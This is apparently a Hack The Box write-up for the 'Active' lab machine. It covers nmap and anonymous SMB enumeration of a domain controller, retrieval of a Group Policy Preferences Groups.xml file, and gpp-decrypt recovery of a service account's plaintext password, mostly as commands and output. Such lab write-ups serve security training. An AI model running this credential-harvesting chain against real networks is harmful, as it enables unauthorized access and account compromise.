
Active_write-up

Enumeration / Information gathering - as an outisder

Nmap enumeration


- Nmap initial scan

```
sudo nmap -sC -sV 10.10.10.100 -v -oN Active_nmap
```



```
PORT      STATE SERVICE       VERSION
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-05-26 02:02:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-
First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


-> We see alot of ports open and we are most likely dealing with a domain controller.
-> We do see an smb share but nothing much is being showned. We can try and enumerate that more deeply using a combination of nmap scripts and manual techniques.
-> We also add the name active.htb to our host file:



```
10.10.10.100    active.htb
```

- Locating useful nmap scripts to scan


```
locate -r '\.nse$' | xargs grep categories | grep
'default\|version\|safe' | grep smb
```



```
└──╼ [★]$ locate -r '\.nse$' | xargs grep categories | grep 'default\|version\|safe' | grep smb
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse:categories = {"vuln", "safe", "malware"}
/usr/share/nmap/scripts/smb-enum-services.nse:categories = {"discovery","intrusive","safe"}
/usr/share/nmap/scripts/smb-ls.nse:categories = {"discovery", "safe"}
/usr/share/nmap/scripts/smb-mbenum.nse:categories = {"discovery", "safe"}
/usr/share/nmap/scripts/smb-os-discovery.nse:categories = {"default", "discovery", "safe"}
/usr/share/nmap/scripts/smb-protocols.nse:categories = {"safe", "discovery"}
/usr/share/nmap/scripts/smb-security-mode.nse:categories = {"default", "discovery", "safe"}
/usr/share/nmap/scripts/smb-vuln-ms17-010.nse:categories = {"vuln", "safe"}
/usr/share/nmap/scripts/smb2-capabilities.nse:categories = {"safe", "discovery"}
/usr/share/nmap/scripts/smb2-security-mode.nse:categories = {"safe", "discovery", "default"}
/usr/share/nmap/scripts/smb2-time.nse:categories = {"discovery", "safe", "default"}
/usr/share/nmap/scripts/smb2-vuln-uptime.nse:categories = {"vuln", "safe"}
```

-> We see that the `smb-enum-services.nse seems` to be a good script to use (enumerate services) so we will try with enumerating using safe scripts.

```
sudo nmap --script safe -p 445 10.10.10.100
```




```
PORT    STATE SERVICE                                                                        [25/2989]
445/tcp open  microsoft-ds
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)

Host script results:
| unusual-port:
|_  WARNING: this script depends on Nmap's service/version detection (-sV)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
| smb-protocols:
|   dialects:
|     2:0:2
|_    2:1:0
|_ipidseq: Incremental!
|_fcrdns: FAIL (No A record)
| smb2-time:
|   date: 2024-05-26T02:19:01
|_  start_date: 2024-05-26T01:34:25
| smb-mbenum:
|_  ERROR: Failed to connect to browser service: Could not negotiate a connecti
on:SMB: Failed to receive bytes: ERROR
| port-states:
|   tcp:
|_    open: 445
| dns-blacklist:
|   SPAM
```

-> We see that not much more has been obtained, so we will enumerate it manual.

SMB enumeration

- SMBClient listing shares with null session

```
smbclient -N -L //10.10.10.100
```




```
└──╼ [★]$ smbclient -N -L //10.10.10.100
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
```

-> We have access to some standard shares

- SMBMap to enumerate shares

```
smbmap -H 10.10.10.100
```




```
└──╼ [★]$ smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445        Name: 10-10-10-100.tpgi.com.au
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```

-> We have a share Replication that we can read.

- Confirmation with CrackMapExec

```
crackmapexec smb 10.10.10.100 --shares -u '' -p ''
or
netexec smb 10.10.10.100 --shares -u '' -p ''
```




```
└──╼ [★]$ netexec smb 10.10.10.100 --shares -u '' -p ''
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC)
omain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\:
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON                        Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL                          Logon server share
SMB         10.10.10.100    445    DC               Users
```

-> Now we can attempt to read the shares.

- Reading shares through smbmap

```
smbmap -R Replication -H 10.10.10.100
```




```
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
fr--r--r--               23 Sat Jul 21 20:38:11 2018    GPT.INI
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Group Policy
dr--r--r--                0 Sat Jul 21 20:37:44 2018    MACHINE
dr--r--r--                0 Sat Jul 21 20:37:44 2018    USER
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
fr--r--r--              119 Sat Jul 21 20:38:11 2018    GPE.INI
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Microsoft
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Preferences
fr--r--r--             2788 Sat Jul 21 20:38:11 2018    Registry.pol
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Windows NT
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*
dr--r--r--                0 Sat Jul 21 20:37:44 2018    .
dr--r--r--                0 Sat Jul 21 20:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 20:37:44 2018    Groups
```

-> We see alot of info but what stood out is the Groups directory in `.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*` which somehow isn't further enumerated.
-> We know that for a every new group policy (GPP), an .xml file created on the SYSVOL share. Given that replication is a backup/copy of the SYSVOL share, we should be able to find .xml files related to it that creates credentials.

- Looking into the folder manually

```
smbclient -N  //10.10.10.100/Replication

cd active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups

ls
```



```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 20:37:44 2018
  ..                                  D        0  Sat Jul 21 20:37:44 2018
  Groups.xml                          A      533  Thu Jul 19 06:46:06 2018
```

-> We will download the file Groups.xml

`get Groups.xml`

-> Or we can download all the files via

`recurse ON`


`prompt off`

`mget *`

then examine each file.

- Examining the file

```
!cat groups.xml
```




```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences
\Groups\> !cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4
d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:4
6:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName=""
 fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+
ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires
="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

-> We can see an user with SVC_TGS has changed his password stored in an encrypted format in cpassword, which we can decrypt as it is stored in an reversible format.

Exploitation / Lateral movement - GPP decrypt on cpassword

- Decrypting the cpassword using gpp-decrypt

```
gpp decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5
aSVYdYw/NglVmQ
```



```
└──╼ [★]$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfC
uNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

